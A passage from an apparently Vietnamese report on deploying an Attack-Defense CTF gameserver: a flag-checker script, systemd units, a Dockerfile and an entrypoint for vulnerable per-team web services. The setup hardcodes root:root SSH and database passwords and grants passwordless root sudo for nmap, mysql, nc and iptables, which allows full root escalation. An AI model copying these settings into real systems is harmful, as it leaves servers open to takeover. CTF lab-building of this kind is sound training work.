    - Nếu tất cả endpoint đều lỗi / có stacktrace → DOWN.
    """

    last_status: int | None = None
    last_error: str | None = None

    for url in self._health_urls():
        log.info("Checking SIS service health at %s (team=%s)", url, self.team)
        try:
            resp = requests.get(url, timeout=5)
        except Exception as exc: # pylint: disable=broad-except
            log.warning("HTTP error when checking %s: %s", url, exc)
            last_error = f"HTTP error: {exc}"
            continue

        last_status = resp.status_code
        body = resp.text[:2000] # cắt bớt cho log đỡ dài

        if resp.status_code != 200:
            log.warning("Unexpected HTTP status %s for %s", resp.status_code, url)
            last_error = f"status {resp.status_code}"
            continue

        # Nếu page trả 200 nhưng bên trong toàn stacktrace PHP thì cũng coi là DOWN
        if (
            "Fatal error" in body
```

```

        or "mysqli_sql_exception" in body
        or "Exception" in body
        or "Stack trace" in body
    ):
    log.warning(
        "SIS health page at %s (team=%s) returned PHP error content, marking as
DOWN",
        url,
        self.team,
    )
    last_error = "php_error_in_body"
    continue

# Nếu tới đây: HTTP 200 + không thấy dấu hiệu lỗi nặng => OK
return checkerlib.CheckResult.OK

log.warning(
    "No SIS health endpoint considered healthy for team=%s (last_status=%s,
last_error=%r)",
    self.team,
    last_status,
    last_error,
)
return checkerlib.CheckResult.DOWN

# ----- place_flag -----
def place_flag(self, tick: int) -> checkerlib.CheckResult:
    flag = checkerlib.get_flag(tick)
    log.info("Placing flag for team=%s tick=%s : %s", self.team, tick, flag)

    try:
        conn = self._db_connect()
        self._ensure_flag_table(conn)
        with conn.cursor() as cur:
            cur.execute(
                """

```

```

        INSERT INTO flag_storage (tick, flag)
        VALUES (%s, %s)
        ON DUPLICATE KEY UPDATE flag = VALUES(flag)
        """,
        (tick, flag),
    )

except Exception as exc: # pylint: disable=broad-except
    log.exception("place_flag DB error (team=%s tick=%s): %s", self.team, tick, exc)
    return checkerlib.CheckResult.DOWN

finally:
    try:
        conn.close() # type: ignore[name-defined]
    except Exception:
        pass

    checkerlib.set_flagid(str(tick))
    return checkerlib.CheckResult.OK

#####
#Check bang flag_storage
def _ensure_flag_table(self, conn) -> None:
    with conn.cursor() as cur:
        cur.execute(
        """
        CREATE TABLE IF NOT EXISTS flag_storage (
            tick INT(11) NOT NULL,
            flag VARCHAR(64) NOT NULL,
            PRIMARY KEY (tick)
        ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
        """
        )
if __name__ == "__main__":
    checkerlib.run_check(<slug>Checker)

```

- Cấu hình ctf-checkermaster@<slug>.service trên systemd
- File environment chung cho checkermaster

```
nano /etc/ctf-gameserver/checkermaster.env
```

```
CTF_DBHOST=127.0.0.1
CTF_DBNAME=ctf
CTF_DBUSER=ctf
CTF_DBPASSWORD=ctfpass
```

```
CTF_LOGLEVEL=INFO
```

- Cấu hình Unit systemd template

```
nano /etc/systemd/system/ctf-checkermaster@.service:
```

```
[Unit]
Description=CTF Gameserver Checker Master for %i
After=network-online.target ctf-controller.service

[Service]
Type=simple
User=root

# Env chung (DB, loglevel)
EnvironmentFile=/etc/ctf-gameserver/checkermaster.env
# Env riêng từng service, ví dụ: checker-sis.env
EnvironmentFile=-/etc/ctf-gameserver/checker-%i.env

# Để ctf-checkermaster tự đọc env (qua prefix CTF_), không truyền args tay nữa
ExecStart=/opt/ctf-venv/bin/ctf-checkermaster

TimeoutStopSec=90
Restart=on-failure
RestartSec=5
SyslogIdentifier=ctf-checkermaster@%i

PrivateTmp=yes
ProtectControlGroups=yes
ProtectHome=yes
ProtectSystem=strict
```

[Install]

WantedBy=multi-user.target

- Do sử dụng systemd, nên ta tiến hành reload:

systemctl daemon-reload

- Sau đó, enable và start dịch vụ:

systemctl enable ctf-checkermaster@<slug>.service

systemctl enable ctf-controller.service

systemctl start ctf-checkermaster@<slug>.service

- Reset dữ liệu scoring khi đổi checker: trong trường hợp bắt đầu lại cuộc thi
- Khi thay đổi logic place_flag / check_flag hoặc format flag, cần xóa sạch các bảng scoring để tránh lỗi NoneType / mismatch:

```
docker compose exec db psql -U ctf -d ctf
DELETE FROM scoring_statuscheck;
DELETE FROM scoring_capture;
DELETE FROM scoring_flag;
DELETE FROM scoring_scoreboard;
UPDATE scoring_gamecontrol SET current_tick = -1;
\q
```

- Reset sạch trên tất cả team host (MySQL – flag_storage)

Team1	ssh team1_1@team1 # hoặc ssh team1_1@160.250.132.171 -p 10001 mysql -uctf -p'ctfpass' <slug>_db -e "TRUNCATE TABLE flag_storage;" mysql -uctf -p'ctfpass' <slug>_db -e "SELECT * FROM flag_storage;" -- (bảng phải trống)
Team2	ssh team2_1@team2 # port tương ứng mysql -uctf -p'ctfpass' <slug>_db -e "TRUNCATE TABLE flag_storage;" mysql -uctf -p'ctfpass' <slug>_db -e "SELECT * FROM flag_storage;"
Team3	ssh team3_1@team3 mysql -uctf -p'ctfpass' <slug>_db -e "TRUNCATE TABLE flag_storage;" mysql -uctf -p'ctfpass' <slug>_db -e "SELECT * FROM flag_storage;"

- Để chắc chắn thì restart controller + checkermaster:

systemctl restart ctf-controller.service

systemctl restart ctf-checkermaster@<slug>.service

- Kiểm tra log controller

```
journalctl -u ctf-controller.service -f
```

- Quan sát:
 - + Tick tăng dần (After tick N, increasing tick to the next one).
 - + Scoreboard được tính định kỳ (New scoreboard calculated).
 - + Cảnh báo Competition duration not divisible by tick duration chỉ là warning về cấu hình thời gian, không ảnh hưởng logic.
- Kiểm tra log checkermaster + checker <slug>

```
journalctl -u ctf-checkermaster@<slug>.service -f
```

- Kiểm tra flag trên team

```
ssh team1_1@team1
```

```
mysql -uctf -p'ctfpass' <slug>_db -e "SELECT * FROM flag_storage ORDER BY tick DESC LIMIT 10;"
```

```
ssh team2_1@team2
```

```
mysql -uctf -p'ctfpass' <slug>_db -e "SELECT * FROM flag_storage ORDER BY tick DESC LIMIT 10;"
```

```
ssh team3_1@team3
```

```
mysql -uctf -p'ctfpass' <slug>_db -e "SELECT * FROM flag_storage ORDER BY tick DESC LIMIT 10;"
```

```
*[[A^C
root@team2:~# mysql -uctf -p'ctfpass' sis_db -e "SELECT * FROM flag_storage ORDER BY tick DESC LIMIT 10;
+-----+
| id | tick | flag
+-----+
| 9 | 8 | PTITHCM_Q1RGLS5aY5FTRVPxRVDt4hAz2KqilQ7a |
| 8 | 7 | PTITHCM_Q1RGLS5aY2VTRVPsRCwHeoIPXhkF0d9 |
| 7 | 6 | PTITHCM_Q1RGLS5aYCLTRVPPhRVB4squPn3y8KNk0 |
| 6 | 5 | PTITHCM_Q1RGLS5aYf1TRVPiRVDsO2oHUZbhbvzE |
| 5 | 4 | PTITHCM_Q1RGLS5aYUfTRVPnRVAdWKAjkDPcYXna |
| 4 | 3 | PTITHCM_Q1RGLS5aZhVTRVP4RVDTAiJR6b8bBhoe |
| 3 | 2 | PTITHCM_Q1RGLS5aZ9LTRVP9RVBRv6CpwS0xV3eI |
| 2 | 1 | PTITHCM_Q1RGLS5aZK1TRVP+RVDzsTForBFF91oU |
| 1 | 0 | PTITHCM_Q1RGLS5aZHfTRVPzRVBannvpE8qGRM0g |
+-----+
root@team2:~# |
```

Hình 3.14 Mẫu flag trên team

```
nano /etc/ctf-gameserver/checker-<slug>.env
```

```
# Có thể bỏ mấy dòng DB* ở đây, vì đã có trong checkermaster.env.  
# Nếu muốn giữ lại cũng được, nhưng phải dùng đúng prefix nếu override.
```

```
CTF_FLAGSECRET=RFVNTVITRUNSRVQ=
```

```
CTF_SERVICE=<slug>
```

```
# Script checker “thật” đã test OK:
```

```
CTF_CHECKERSCRIPT=/opt/ctf-gameserver/checkers/<slug>.py

# Số process checker song song cho service này
CTF_CHECKERCOUNT=1

# Bao lâu launch batch checker 1 lần (giây)
CTF_INTERVAL=15

# Cách map team -> IP
CTF_IPPATTERN=10.50.%s.10

# Có thể override loglevel riêng cho service này
CTF_LOGLEVEL=INFO
```

3.5.3 Tạo file cấu hình cho các dịch vụ:

- Tạo file service cho controller:

```
nano /etc/systemd/system/ctf-controller.service

[Unit]
Description=CTF Gameserver Controller
After=network-online.target

[Service]
Type=simple
DynamicUser=yes
Environment=HOME=/tmp
EnvironmentFile=/etc/ctf-gameserver/controller.env
ExecStart=/opt/ctf-venv/bin/ctf-controller
Restart=on-failure
RestartSec=5

# Security hardening (theo đúng repo)
CapabilityBoundingSet=
LockPersonality=yes
MemoryDenyWriteExecute=yes
NoNewPrivileges=yes
PrivateDevices=yes
PrivateTmp=yes
```

```

PrivateUsers=yes
ProtectControlGroups=yes
ProtectHome=yes
ProtectKernelModules=yes
ProtectKernelTunables=yes
ProtectSystem=strict
RestrictNamespaces=yes
RestrictRealtime=yes
SystemCallArchitectures=native

[Install]
WantedBy=multi-user.target

```

- Tạo file service cho submission:

```

nano /etc/systemd/system/ctf-submission.service

[Unit]
Description=CTF Flag-Submission Service
After=network-online.target
Wants=network-online.target

[Service]
Type=notify
DynamicUser=yes
Environment=HOME=/tmp
EnvironmentFile=/etc/ctf-gameserver/submission.env
ExecStart=/opt/ctf-venv/bin/ctf-submission \
    --dbhost=${DBHOST} \
    # --dbport=${DBPORT} \
    --dbname=${DBNAME} \
    --dbuser=${DBUSER} \
    --dbpassword=${DBPASSWORD} \
    --flagsecret=${FLAGSECRET} \
    --teamregex=${TEAMREGEX} \
    --listen=${LISTEN} \
    --loglevel=${LOGLEVEL}
Restart=on-failure
RestartSec=5

```

[Install]
WantedBy=multi-user.target

- Tạo file service cho checker master:

```
nano /etc/systemd/system/ctf-checkermaster@.service
```

[Unit]
Description=CTF Gameserver Checker Master for %i
After=network-online.target ctf-controller.service

[Service]
Type=simple
User=root

Env chung (DB, loglevel)
EnvironmentFile=/etc/ctf-gameserver/checkermaster.env
Env riêng từng service, ví dụ: checker-<splug>.env
EnvironmentFile=-/etc/ctf-gameserver/checker-%i.env

Để ctf-checkermaster tự đọc env (qua prefix CTF_), không truyền args tay nữa
ExecStart=/opt/ctf-venv/bin/ctf-checkermaster

TimeoutStopSec=90
Restart=on-failure
RestartSec=5
SyslogIdentifier=ctf-checkermaster@%i

PrivateTmp=yes
ProtectControlGroups=yes
ProtectHome=yes
ProtectSystem=strict

[Install]
WantedBy=multi-user.target

3.5.4 Khởi động các service

- Reload và khởi chạy các dịch vụ:

```
systemctl daemon-reload
systemctl enable --now ctf-controller
systemctl enable --now ctf-submission
systemctl enable --now ctf-checkermaster@<splug>
```

- Kiểm tra:

```
systemctl status <tên service>
```

```
root@ctf-ptithcm:/opt/ctf-gameserver-docker# systemctl daemon-reload
systemctl enable --now ctf-controller
systemctl enable --now ctf-submission
systemctl enable --now ctf-checkermaster@sis
^C
root@ctf-ptithcm:/opt/ctf-gameserver-docker# systemctl status ctf-controller
● ctf-controller.service - CTF Gameserver Controller
    Loaded: loaded (/etc/systemd/system/ctf-controller.service; enabled; preset: enabled)
      Active: active (running) since Mon 2025-11-17 14:42:33 UTC; 18h ago
        Main PID: 499185 (ctf-controller)
          Tasks: 1 (limit: 4603)
        Memory: 15.6M (peak: 16.0M)
          CPU: 3.261s
        CGroup: /system.slice/ctf-controller.service
                └─499185 /opt/ctf-venv/bin/python3.13 /opt/ctf-venv/bin/ctf-controller
```

Hình 3.15 Khởi chạy các dịch vụ trên systemd

Việc cấu hình các dịch vụ cốt lõi của Gameserver giúp hệ thống có khả năng tự động tính điểm, kiểm tra dịch vụ đội chơi và quản lý quá trình đặt – kiểm flag. Bằng cách chuẩn hóa môi trường Python, tách file cấu hình, kiểm soát database của từng team và sử dụng systemd để quản lý tiến trình, toàn bộ hệ thống đạt độ ổn định cao, dễ bảo trì và phù hợp vận hành trong môi trường thi đấu Attack & Defense.

3.6 Cấu hình hệ thống host và triển khai dịch vụ Web Vulnerable cho các đội chơi

Trong mô hình Attack–Defense CTF, mỗi đội chơi được cấp một máy chủ riêng chứa các dịch vụ Web Vulnerable (Web Vul). Các máy chủ này phải độc lập, có môi trường giống nhau và khởi tạo hoàn toàn tự động nhằm đảm bảo tính công bằng và hạn chế sai sót khi vận hành.

Mục này trình bày quy trình triển khai hệ thống host, xây dựng image chứa các lỗ hổng và tổ chức vận hành đồng bộ cho nhiều đội chơi.

3.6.1 Cấu hình host và triển khai dịch vụ chứa lỗ hổng

- Tạo thư mục chứa challenge 1:

```
mkdir -p docker/challenge/service1
```

Clone source code triển khai dịch vụ (đã được nhóm thiết kế sẵn, sẽ được trình bày chi tiết hơn trong chương IV Xây dựng kịch bản thực nghiệm và kết quả):

```
git clone https://github.com/hieunq2003/CTF-Attack-Defense docker/challenge
```

```

root@ctf-ptithcm:/opt/ctf-g# git clone https://github.com/hieunq2003/CTF-Attack-Defense docker/challenge
Cloning into 'docker/challenge'...
remote: Enumerating objects: 2912, done.
remote: Counting objects: 100% (2912/2912), done.
remote: Compressing objects: 100% (2257/2257), done.
remote: Total 2912 (delta 533), reused 2885 (delta 506), pack-reused 0 (from 0)
Receiving objects: 100% (2912/2912), 15.70 MiB | 10.06 MiB/s, done.
Resolving deltas: 100% (533/533), done.
root@ctf-ptithcm:/opt/ctf-g# ls docker/challenge/
block-puzzle logo_ptit.jpg web-sis web-sms
root@ctf-ptithcm:/opt/ctf-g# 

```

Hình 3.16 Clone source code các web service

- Tạo thư mục cho từng service (nếu chưa có):

```
mkdir -p docker/challenge/service1
```

- Di chuyển từng web source code vào service tương ứng + đổi tên → src.

```
mv docker/challenge/<tên service> docker/challenge/service1/src
```

- Đảm bảo mỗi Web Vul sẽ được đặt vào một thư mục riêng theo chuẩn:

```

docker/challenge/service1/src
docker/challenge/service2/src
docker/challenge/service3/src

```

- Để triển khai một môi trường Web Vulnerable đầy đủ cho từng team, tiến hành tạo Dockerfile:

```
nano docker/challenge/Dockerfile
```

```
FROM php:8.2-apache
```

```
#####
# PHP EXTENSIONS
#####
```

```
# SYSTEM PACKAGES + MARIADB LOCAL
#####
```

```
RUN docker-php-ext-install pdo pdo_mysql mysqli
```

```
#####
# SYSTEM PACKAGES + MARIADB LOCAL
#####
```

```
# SYSTEM PACKAGES + MARIADB LOCAL
#####
```

```
RUN apt-get update && apt-get install -y \
```

```
    mariadb-server mariadb-client \
```

```
    openssh-server sudo \
```

```
    nmap sqlmap hydra gobuster \
```

```
    netcat-openbsd net-tools \
```

```
    tcpdump tshark \
```

```
iputils-ping iptables \
curl wget git unzip \
nano vim htop lsof \
tree \
&& rm -rf /var/lib/apt/lists/*

#####
# NIKTO
#####
RUN git clone https://github.com/sullo/nikto /opt/nikto && \
ln -s /opt/nikto/program/nikto.pl /usr/local/bin/nikto

#####
# SSH ROOT (BTC dùng, không public cho team)
#####
RUN mkdir -p /var/run/sshd \
&& sed -i 's/#\!PermitRootLogin.*/PermitRootLogin yes/' /etc/ssh/sshd_config \
&& echo "root:root" | chpasswd

#####
# TEAM USER (sudoers sẽ tạo trong entrypoint)
#####
RUN useradd -m -s /bin/bash team \
&& echo "team:changeme" | chpasswd \
&& mkdir -p /home/team \
&& chown -R team:team /home/team

#####
# FIX MYSQL/MARIADB PERMISSIONS
#####
RUN mkdir -p /var/run/mysqld \
&& chown -R mysql:mysql /var/lib/mysql /var/run/mysqld

#####
# COPY CHALLENGE SIS - 1
#####
COPY docker/challenge/service1/src/ /var/www/service1/
```

```
#####
# COPY CHALLENGE SMS - 2
#####
COPY docker/challenge/service2/src/ /var/www/service2/

#####
# COPY CHALLENGE block-puzzle - 3
#####
COPY docker/challenge/service3/src/ /var/www/service3/

#####
# QUYỀN WEBROOT CHO TEAM + APACHE
#####
RUN chown -R team:www-data /var/www/service1 /var/www/service2 /var/www/service3 \
    && chmod -R 750 /var/www/service1 /var/www/service2 /var/www/service3

#####
# COPY DATABASE SQL SIS
#####
COPY docker/challenge/service1/src/database/sis_db.sql /opt/sis_db.sql

#####
# COPY DATABASE SQL SMS
#####
COPY docker/challenge/service2/src/database/sms_db2.sql /opt/sms_db2.sql

#####
# COPY DATABASE SQL block-puzzle
#####
COPY docker/challenge/service3/src/database/block_puzzle.sql /opt/block_puzzle.sql

#####
# APACHE VHOST
#####
COPY docker/challenge/service1.conf /etc/apache2/sites-available/service1.conf
COPY docker/challenge/service2.conf /etc/apache2/sites-available/service2.conf
```

```

COPY docker/challenge/service3.conf /etc/apache2/sites-available/service3.conf

# Cho Apache (www-data) có quyền ghi backup + .flags
RUN mkdir -p /var/www/service2/backup/.flags \
    && chown -R www-data:www-data /var/www/service2/backup \
    && chmod 750 /var/www/service2/backup /var/www/service2/backup/.flags

RUN chown -R www-data:www-data /var/www/service3/database

# Thêm dòng này để Apache mở port 81 và 82
RUN echo "Listen 81\nListen 82" >> /etc/apache2/ports.conf \
    && a2dissite 000-default.conf \
    && a2ensite service1 \
    && a2ensite service2 \
    && a2ensite service3

#####
# ENTRYPOINT
#####
COPY docker/challenge/docker-entrypoint.sh /usr/local/bin/
RUN chmod +x /usr/local/bin/docker-entrypoint.sh

EXPOSE 80 81 82 22

CMD ["/usr/local/bin/docker-entrypoint.sh"]

```

- Các điểm chính trong Dockerfile:
 - + Cài PHP + Apache + MariaDB để chạy các Web Vul.
 - + Thêm bộ công cụ pentest (nmap, hydra, sqlmap, gobuster, nikto...) theo đúng mô hình A&D.
 - + Cấu hình SSH root (chỉ BTC sử dụng, không public).
 - + Tạo user team và chuẩn bị quyền sudo an toàn.
 - + Copy Web Service (service1, service2, service3) vào /var/www/.
 - + Copy database mẫu vào /opt/*.sql để entrypoint nạp khi container lần đầu khởi chạy.
 - + Bật multiport Apache (80, 81, 82) cho các service.
 - + Chuẩn bị entrypoint để khởi tạo DB và dịch vụ.

Tạo file docker-entrypoint.sh: Container challenge của từng đội sử dụng script docker-entrypoint.sh làm entrypoint. Khi khởi động, script tự động sinh bốn tài khoản teamX_1..4 dựa

trên biến môi trường TEAM_USER/TEAM_PASSWORD, phân quyền chia sẻ /var/www cho các tài khoản cùng team, cài đặt tmux để hỗ trợ nhiều tab trong một phiên SSH, cấu hình quyền sudo hạn chế cho phép sử dụng các công cụ pentest (nmap, sqlmap, gobuster, ...) nhưng không được phép chiếm quyền root toàn hệ thống.

```
nano docker/challenge/docker-entrypoint.sh
```

```
#!/bin/bash

#####
# TEAM USERS DYNAMIC (team1_1..4, team2_1..4, ...)
#####

# TEAM_USER bây giờ đóng vai trò PREFIX (vd: team2)
TEAM_PREFIX="${TEAM_USER:-team}"
TEAM_PASSWORD="${TEAM_PASSWORD:-}"

echo "[*] Using TEAM_PREFIX='${TEAM_PREFIX}'"

# Nếu trong image có user 'team' và chưa có ${TEAM_PREFIX}_1 thì có thể rename cho gọn
if id team >/dev/null 2>&1 && ! id "${TEAM_PREFIX}_1" >/dev/null 2>&1; then
    echo "[*] Renaming user 'team' -> '${TEAM_PREFIX}_1'"
    usermod -l "${TEAM_PREFIX}_1" team
    usermod -d "/home/${TEAM_PREFIX}_1" -m "${TEAM_PREFIX}_1"
fi

# Tạo 4 user TEAM_PREFIX_1..4, đặt password = TEAM_PASSWORD (vd: 123)
for i in 1 2 3 4; do
    USERNAME="${TEAM_PREFIX}_${i}"

    if id "${USERNAME}" >/dev/null 2>&1; then
        echo "[*] User '${USERNAME}' đã tồn tại, bỏ qua useradd."
        else
        echo "[*] Creating user '${USERNAME}'"
        useradd -m -s /bin/bash "${USERNAME}" || echo "[!] Không tạo được user ${USERNAME}"
        fi

    if [ -n "${TEAM_PASSWORD}" ]; then
```

```

echo "[*] Setting password for '${USERNAME}' từ ENV TEAM_PASSWORD"
echo "${USERNAME}:${TEAM_PASSWORD}" | chpasswd || \
echo "[!] Không đặt được password cho user ${USERNAME}"
else
echo "[!] TEAM_PASSWORD không được set, user '${USERNAME}' giữ password
mặc định (KHÔNG nên dùng khi mở cho team)."
fi
done

#####
# SHARE quyền /var/www cho cả 4 user cùng team
#####

if [ -d /var/www ]; then
MAIN_USER="${TEAM_PREFIX}_1"

echo "[*] Chia sẻ /var/www cho ${MAIN_USER} + ${TEAM_PREFIX}_2..4"

# Set owner /var/www về user chính
chown -R "${MAIN_USER}:${MAIN_USER}" /var/www 2>/dev/null || true

# Thêm user 2..4 vào group của user 1 (group cùng tên)
for i in 2 3 4; do
OTHER_USER="${TEAM_PREFIX}_${i}"
usermod -a -G "${MAIN_USER}" "${OTHER_USER}" 2>/dev/null || true
done

# Owner + group full quyền, others chỉ read/execute
chmod -R 775 /var/www 2>/dev/null || true
fi

#####
# TMUX (cho phép 1 SSH mở nhiều tab bên trong)
#####

if ! command -v tmux >/dev/null 2>&1; then
echo "[*] Installing tmux..."
apt-get update -y >/dev/null 2>&1 || true

```

```
apt-get install -y tmux >/dev/null 2>&1 || echo "[!] Cài tmux thất bại, kiểm tra lại nếu  
cần."  
fi  
  
#####  
# SUDOERS cho team user  
#####  
  
cat >/etc/sudoers.d/ctfteam <<EOF  
Defaults:${TEAM_PREFIX}_1 !requiretty  
Defaults:${TEAM_PREFIX}_2 !requiretty  
Defaults:${TEAM_PREFIX}_3 !requiretty  
Defaults:${TEAM_PREFIX}_4 !requiretty  
  
${TEAM_PREFIX}_1 ALL=(root) NOPASSWD: \  
/usr/sbin/service, \  
/usr/sbin/apache2ctl, \  
/usr/bin/mysql, \  
/usr/sbin/iptables, \  
/usr/bin/tcpdump, \  
/usr/bin/nmap, \  
/usr/bin/sqlmap, \  
/usr/bin/hydra, \  
/usr/bin/gobuster, \  
/usr/local/bin/nikto, \  
/usr/bin/tshark, \  
    /bin/nc, \  
/usr/bin/nc  
  
${TEAM_PREFIX}_2 ALL=(root) NOPASSWD: \  
/usr/sbin/service, \  
/usr/sbin/apache2ctl, \  
/usr/bin/mysql, \  
/usr/sbin/iptables, \  
/usr/bin/tcpdump, \  
/usr/bin/nmap, \  
/usr/bin/sqlmap, \  
/usr/bin/hydra,
```

```
/usr/bin/gobuster, \
/usr/local/bin/nikto, \
/usr/bin/tshark, \
/bin/nc, \
/usr/bin/nc

${TEAM_PREFIX}_3 ALL=(root) NOPASSWD: \
/usr/sbin/service, \
/usr/sbin/apache2ctl, \
/usr/bin/mysql, \
/usr/sbin/iptables, \
/usr/bin/tcpdump, \
/usr/bin/nmap, \
/usr/bin/sqlmap, \
/usr/bin/hydra, \
/usr/bin/gobuster, \
/usr/local/bin/nikto, \
/usr/bin/tshark, \
/bin/nc, \
/usr/bin/nc

${TEAM_PREFIX}_4 ALL=(root) NOPASSWD: \
/usr/sbin/service, \
/usr/sbin/apache2ctl, \
/usr/bin/mysql, \
/usr/sbin/iptables, \
/usr/bin/tcpdump, \
/usr/bin/nmap, \
/usr/bin/sqlmap, \
/usr/bin/hydra, \
/usr/bin/gobuster, \
/usr/local/bin/nikto, \
/usr/bin/tshark, \
/bin/nc, \
/usr/bin/nc

EOF
chmod 440 /etc/sudoers.d/ctfteam || echo "[!] Không set chmod cho /etc/sudoers.d/ctfteam"
```

```
#####
# Token Lock Script + reset-session
# (mỗi account chỉ 1 session, dùng reset-session để giành quyền)
#####

# /etc/profile.d/tokenlock.sh: chạy cho mọi user khi SSH
cat >/etc/profile.d/tokenlock.sh <<'EOF'
#!/bin/bash

TOKEN_FILE="$HOME/.session_token"
RESET_FILE="$HOME/.session_reset"

# Chỉ chạy với SSH (tránh đụng shell local trong container)
[ -z "$SSH_CONNECTION" ] && return 0

# Nếu đang trong tmux (pane mới bên trong cùng 1 SSH) → bỏ qua lock
if [ -n "$TMUX" ]; then
    return 0
fi

# Nếu có flag reset -> clear token + flag (mở khóa lại)
if [ -f "$RESET_FILE" ]; then
    rm -f "$TOKEN_FILE" "$RESET_FILE"
fi

# Nếu đã có token, kiểm tra xem session chủ còn sống không
if [ -f "$TOKEN_FILE" ]; then
    OWNER_PID=$(cat "$TOKEN_FILE" 2>/dev/null || echo "")

    if [ -n "$OWNER_PID" ] && ps -p "$OWNER_PID" -o comm= 2>/dev/null | grep -q "sshd"; then
        # Chủ vẫn đang login → chặn session mới
        echo ""
        echo "This account is already in use by another session."
        echo "Ask teammate to run: reset-session"
        echo ""
        exit 1
    else

```

```

# Token cũ đã stale (sshd cũ chết) → xóa, cho login mới lên làm chủ
rm -f "$TOKEN_FILE"
fi
fi

# Tới đây: KHÔNG có chủ hoặc chủ stale → gán phiên hiện tại làm owner
# Trong login shell, PPID chính là sshd cha của session này
echo "$PPID" > "$TOKEN_FILE"
chmod 600 "$TOKEN_FILE"
EOF
chmod 644 /etc/profile.d/tokenlock.sh || echo "[!] Không set chmod cho
/etc/profile.d/tokenlock.sh"

# /usr/local/bin/reset-session: giành quyền sử dụng account
cat >/usr/local/bin/reset-session <<'EOF'
#!/bin/bash

TOKEN_FILE="$HOME/.session_token"
RESET_FILE="$HOME/.session_reset"

# Phải chạy từ session SSH (có SSH_CONNECTION) cho đúng ngữ cảnh
if [ -z "$SSH_CONNECTION" ]; then
    echo "reset-session must be run from an SSH session."
    exit 1
fi

# Đánh dấu reset để profile script lần login sau dọn token
touch "$RESET_FILE"

echo "Session reset. All SSH sessions for this user will now be terminated."

# KILL tất cả sshd của user này (kể cả session hiện tại)
for pid in $(pgrep -u "$USER" sshd); do
    kill -9 "$pid" 2>/dev/null
done
EOF
chmod +x /usr/local/bin/reset-session || echo "[!] Không set chmod cho /usr/local/bin/reset-
session"

```

```
#####
# MariaDB CONFIG + INIT (dựa trên bản gốc)
#####

# Cho MariaDB listen trên 0.0.0.0 để container khác truy cập được
sed -i 's/^bind-address\s*=.*$/bind-address = 0.0.0.0/' /etc/mysql/mariadb.conf.d/50-
server.cnf 2>/dev/null || true

# Đảm bảo quyền cho thư mục MariaDB (do /var/lib/mysql được mount volume runtime)
mkdir -p /var/run/mysqld
chown -R mysql:mysql /var/lib/mysql /var/run/mysqld 2>/dev/null || true

# Start MariaDB service
echo "[*] Starting MariaDB..."
service mariadb start
sleep 5

# Fix MariaDB root login so PHP can connect (idempotent)
# 1) Thử login root/root trước
if mysql -u root -proot -e "SELECT 1" >/dev/null 2>&1; then
    echo "[*] MariaDB: root đã có password 'root', bỏ qua ALTER USER."
else
    # 2) Thử login root không pass (trường hợp mới cài)
    if mysql -u root -e "SELECT 1" >/dev/null 2>&1; then
        echo "[*] MariaDB: đang đặt password cho root = 'root'"
        mysql -u root <<EOF
ALTER USER 'root'@'localhost' IDENTIFIED VIA mysql_native_password USING
PASSWORD('root');
FLUSH PRIVILEGES;
EOF
        else
            echo "[!] MariaDB: KHÔNG login được với root (không pass, cũng không với pass
'root'). Kiểm tra lại nếu cần."
        fi
    fi
# Initialize database only if first time
```

```

if [ ! -d "/var/lib/mysql/sis_db" ]; then
    echo "[*] Initializing SIS database..."
    mysql -u root -proot -e "CREATE DATABASE sis_db;" 2>/dev/null || echo "[!]"
CREATE DATABASE sis_db failed (có thể đã tồn tại)."
    mysql -u root -proot sis_db </opt/sis_db.sql 2>/dev/null || echo "[!] Import sis_db.sql
failed."
fi

if [ ! -d "/var/lib/mysql/sms_db2" ]; then
    echo "[*] Initializing SMS database..."
    mysql -u root -proot -e "CREATE DATABASE sms_db2;" 2>/dev/null || echo "[!]"
CREATE DATABASE sms_db2 failed."
    mysql -u root -proot sms_db2 </opt/sms_db2.sql 2>/dev/null || echo "[!] Import
sms_db2.sql failed."
fi

if [ ! -d "/var/lib/mysql/block_puzzle" ]; then
    echo "[*] Initializing block-puzzle database..."
    mysql -u root -proot -e "CREATE DATABASE block_puzzle;" 2>/dev/null || echo "[!]"
CREATE DATABASE block_puzzle failed."
    mysql -u root -proot block_puzzle </opt/block_puzzle.sql 2>/dev/null || echo "[!]"
Import block_puzzle.sql failed."
fi

# Tạo user riêng cho checker để connect từ network ctf_internal
mysql -u root -proot <<EOF 2>/dev/null || echo "[!] CREATE USER/GRANT cho 'ctf' thất
bại (có thể đã tồn tại)."
CREATE USER IF NOT EXISTS 'ctf'@'%' IDENTIFIED BY 'ctfpass';
GRANT ALL PRIVILEGES ON sis_db.* TO 'ctf'@'%';
GRANT ALL PRIVILEGES ON sms_db2.* TO 'ctf'@'%';
GRANT ALL PRIVILEGES ON block_puzzle.* TO 'ctf'@'%';
FLUSH PRIVILEGES;
EOF

#####
# SSH + APACHE (y như bản entry gốc)
#####

echo "[*] Starting SSH..."
```

```
service ssh start
```

```
echo "[*] Starting Apache (apache2-foreground)..."  
apache2-foreground
```

Tạo lại file init database config để phù hợp với database container:

```
# chuyển file mặc định thành backup:  
mv docker/challenge/service1/src/initialize.php  
docker/challenge/service1/src/initialize.php.bak  
# Tạo file config mới:  
nano docker/challenge/service1/src/initialize.php
```

```
<?php  
/**  
 * =====  
 * BASE CONFIG (giữ nguyên logic bản gốc)  
 * =====  
 */  
// Base URL (tự động nhận host hiện tại)  
if (!defined('base_url')) {  
    define('base_url', 'http://' . $_SERVER['HTTP_HOST'] . '/');  
}  
  
// Base app path  
if (!defined('base_app')) {  
    define('base_app', str_replace('\\', '/', __DIR__) . '/');  
}  
// Developer login (giữ nguyên của bản gốc)  
$dev_data = array(  
    'id' => '-1',  
    'firstname' => 'Developer',  
    'lastname' => '',  
    'username' => 'dev_oretnom',  
    'password' => '5da283a2d990e8d8512cf967df5bc0d0',  
    'last_login' => '',  
    'date_updated' => '',  
    'date_added' =>  
);
```

```

if (!defined('dev_data')) {
    define('dev_data', $dev_data);
}
/**=
* =====
* DATABASE CONFIG (cho MySQL trong container)
* =====
*
* Vì team server chạy MySQL nội bộ trong chính container,
* hostname = 127.0.0.1, user root, password root.
*/
if (!defined('DB_SERVER')) define('DB_SERVER', "127.0.0.1");
if (!defined('DB_USERNAME')) define('DB_USERNAME', "root");
if (!defined('DB_PASSWORD')) define('DB_PASSWORD', "root");
if (!defined('DB_NAME')) define('DB_NAME', "sis_db");
/**=
* =====
* PDO CONNECTION
* =====
*/
try {
    $conn = new PDO(
        "mysql:host=" . DB_SERVER . ";dbname=" . DB_NAME . ";charset=utf8mb4",
        DB_USERNAME,
        DB_PASSWORD,
